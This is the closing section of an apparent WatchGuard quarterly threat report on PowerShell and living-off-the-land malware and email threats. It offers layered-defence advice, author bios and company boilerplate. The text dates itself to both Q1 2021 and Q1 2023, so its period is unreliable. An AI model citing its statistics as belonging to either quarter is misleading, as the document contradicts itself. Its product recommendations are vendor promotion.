From all perspectives, LotL attacks were up in Q1 2021. From a network viewpoint, DNSWatch blocked many users from reaching a domain that delivered ViperSoftX via a malicious PowerShell script. On the endpoint, not only did we again see scripts – specifically PowerShell – deliver the most malware, but we saw that 47% of suspicious files required additional Cloud analysis for users to tell if they are good or bad, and that malware leverages all kinds of endpoint exploits to try to hide and burrow its way into your system.

With all the ways malware can infect you over a network, through seemingly legitimate tools and scripts and leveraging common exploits, you need an effective mix of network and endpoint malware detection technology to survive. From a network malware sandboxing service that has a chance of catching the latest malware before it hits your system, down to the endpoint detection and response (EDR) solution that monitors every new process for context clues that tell it the difference between a legitimate administrator PowerShell command and a malicious one, you really need it all if you hope not to miss some of these threats. Even then, you may occasionally still get an infection, but then EDR can help save you by bringing it to your attention and helping you clean it up. We recommend you use a full suite of anti-malware protections both on your network security appliance and at your endpoints.

Don't slack on your email protections

I'm sure you have email protections in place as cybersecurity pretty much got its start from email threats. Sure, there was a short period of time when viruses spread on floppy disks, but frankly that never grew as widespread as the original email viruses. Which is why protecting email is something that you probably consider table stakes.

That said, email threats are still the top risk. Between the phishing domains we see every quarter with DNSWatch, most malware arriving by email, and many breaches starting with malicious emails, we still haven't completely defeated email threats. Most of the ransomware and droppers we saw coming to endpoints tend to start with malicious emails. We aren't the only ones noticing this either. According to the FBI's Internet Crime Complaint Center (IC3) business email compromise (BEC) accounts for the vast majority of cybercrime reported in the US.

This means you need to layer your email protections too. I'm sure you have anti-spam and anti-phishing protections, and at least a basic malware filter. Be sure you also deploy multiple layers of advanced malware protection on email too. Even with all of that, users might still click something. So leverage DNS firewall products, like DNSWatch, to prevent your users from actually reaching any malicious site from a link they click. However, don't forget training and awareness. At the end of the day, some of the best spear-phishing emails may not only appear convincing, but they don't always contain attachments or links, but rather use social engineering to slowly convince your users to do something they shouldn't. Make sure you have a security awareness training program that updates content at least once a year and covers all email handling best practices.

Look at your defenses with a new perspective


If I haven't hammered the perspective theme home yet, this should be the nail in the coffin for it. You should take some time to look at all your cybersecurity defenses – including network and endpoint policies, privileged account lists, exception lists, and more – from a new and updated perspective. I find that for many small, even medium-sized businesses, security often turns into set and forget. Whether it's because of lack of resources or expertise, or other priorities, many small businesses set up policies for various security controls, and if things generally seem to be working, rarely go back to check or adjust them. In doing so, you might forget overly permissive policies you planned on shoring up, or privileged access control lists that have grown to proportions you didn't originally imagine. You probably even will find users, policies, or exceptions you might want to prune based on new knowledge, or changes at your company. Now that you have more insight into what threat actors are doing around the world, take some time to look at your security strategies, and the detailed tactics (policies) you've set in your security controls, to make sure they still apply with all you know today. Finding a great new perspective doesn't really do much unless you act on the knowledge it brings.

That's a wrap on the Q1 2023 Internet threat landscape, at least from our perspective. We hope you found the content and defense strategies in this report useful. Come back next quarter to see how the trends continue or change then. As always, leave your comments or feedback about our report at **SecurityReport@watchguard.com**, and keep frosty online!

COREY NACHREINER

Chief Security Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's security vision. Corey has operated at the frontline of cybersecurity for 22 years, evaluating and making accurate predictions about information security trends. Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, Forbes, Help Net Security, and more. Find him on www.secplicity.org.



MARC LALIBERTE


Director of Security Operations

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cybersecurity trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

TREVOR COLLINS

Information Security Analyst

Trevor Collins is a information security analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.



RYAN ESTES

Intrusion Analyst

Ryan is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Ryan helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Outside of DNSWatch, his research interests include web application security, Wi-Fi communications, and malware analysis. Ryan embraces a 'never stop learning' lifestyle allowing him to stay on top of the latest cybersecurity and malware trends. In turn, Ryan passes this knowledge on to our customers and even shares certain topics on his personal blog.

JOSH STUIFBERGEN

Intrusion Analyst

Josh is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Josh helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Josh's multidisciplinary background with a political science BA and cybersecurity BS offers an added perspective into the geopolitical nature of cybersecurity threats. Past experience researching container security in Kubernetes deployments, and building a Zero-Trust Proof of Concept environment for small organizations contributes to his insights on how organizations face the difficulties of increasingly complex managed environments. His role includes contributing to the Secplicity blog.

ABOUT WATCHGUARD THREAT LAB

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

ABOUT WATCHGUARD TECHNOLOGIES

WatchGuard® Technologies, Inc. is a global leader in unified cybersecurity. Our Unified Security Platform® approach is uniquely designed for managed service providers to deliver world-class security that increases their business scale and velocity while also improving operational efficiency. Trusted by more than 17,000 security resellers and service providers to protect more than 250,000 customers, the company's award-winning products and services span network security and intelligence, advanced endpoint protection, multi-factor authentication, and secure Wi-Fi. Together, they offer five critical elements of a security platform: comprehensive security, shared knowledge, clarity & control, operational alignment, and automation. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit WatchGuard.com.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at www.secplicity.org.